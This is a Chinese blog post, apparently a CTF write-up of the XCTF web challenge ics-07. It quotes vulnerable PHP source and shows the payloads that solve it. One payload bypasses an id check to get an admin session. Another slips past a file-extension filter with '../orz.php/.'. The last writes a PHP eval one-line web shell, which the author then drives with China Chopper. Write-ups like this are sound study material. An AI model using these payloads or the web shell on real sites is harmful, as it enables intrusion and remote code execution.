

攻防世界 web 进阶 ics-07

原创

[_Christo](#) 于 2019-08-11 20:46:01 发布 4058 收藏 6

分类专栏: [ctf](#) 文章标签: [攻防世界 web 进阶 ics-07](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/weixin_42499640/article/details/99205257

版权



[ctf 专栏收录该内容](#)

9 篇文章 0 订阅

订阅专栏

工控云管理系统项目管理页面解析漏洞

/index.php

Post data Referrer 0xHEX %URL BASE64

云平台项目管理中心

查找项目

项目名称

项目ID

提交查询

view-source

https://blog.csdn.net/weixin_42499640

看到view-source

看一下源码

```
<?php
    if ($_SESSION['admin']) {
        $con = $_POST['con'];
        $file = $_POST['file'];
        $filename = "backup/".$file;

        if(preg_match('/.+\.ph(p[3457]?|t|tml)$/i', $filename)){
            die("Bad file extension");
        }else{
            chdir('uploaded');
            $f = fopen($filename, 'w');
            fwrite($f, $con);
            fclose($f);
        }
    }
?>

<?php
    if (isset($_GET[id]) && floatval($_GET[id]) !== '1' && substr($_GET[id], -1) === '9') {
        include 'config.php';
        $id = mysql_real_escape_string($_GET[id]);
        $sql="select * from cetc007.user where id='$id'";
        $result = mysql_query($sql);
        $result = mysql_fetch_object($result);
    } else {
        $result = False;
        die();
    }

    if(!$result)die("<br >something wae wrong ! <br>");
    if($result){
        echo "id: ".$result->id."<br>";
        echo "name: ".$result->user."<br>";
        $_SESSION['admin'] = True;
    }
?>
```

先看这一段

```

<?php
    if (isset($_GET[id]) && floatval($_GET[id]) !== '1' && substr($_GET[id], -1) === '9') {
        include 'config.php';
        $id = mysql_real_escape_string($_GET[id]);
        $sql="select * from cetc007.user where id='$id'";
        $result = mysql_query($sql);
        $result = mysql_fetch_object($result);
    } else {
        $result = False;
        die();
    }

    if(!$result)die("<br >something wae wrong ! <br>");
    if($result){
        echo "id: ".$result->id."</br>";
        echo "name: ".$result->user."</br>";
        $_SESSION['admin'] = True;
    }
?>

```

我们只需要绕过 `isset($_GET[id]) && floatval($_GET[id]) !== '1' && substr($_GET[id], -1) === '9'`

拿到 `$_SESSION['admin'] = True;`

构造payload: `?id=1-9&submit&page=flag.php`

成功

接下来看下一关

```

<?php
    if ($_SESSION['admin']) {
        $con = $_POST['con'];
        $file = $_POST['file'];
        $filename = "backup/".$file; //假目录

        if(preg_match('/.\.ph(p[3457]?|t|tml)$/i', $filename)){
            die("Bad file extension");
        }else{
            chdir('uploaded'); //更改目录
            $f = fopen($filename, 'w');
            fwrite($f, $con);
            fclose($f);
        }
    }
?>

```

这里需要注意 `$filename = "backup/".$file;` 这一句

backup/ 是个假目录

`chdir('uploaded');` 这里改了目录

有用的是这个目录

这里的正则没看懂

看了大佬的wp

说这个是只过滤了最后一个"."后面的东西。

可以使用.../filename./来过滤

现在尝试写个东西进去

con是文件内容



file是文件名


使用POST传参

```
con=<?php @eval($_POST['orz123']);?>&file=../orz.php/.  
一句话木马
```

接下来都懂的

菜刀大法好!!!!!!





Orz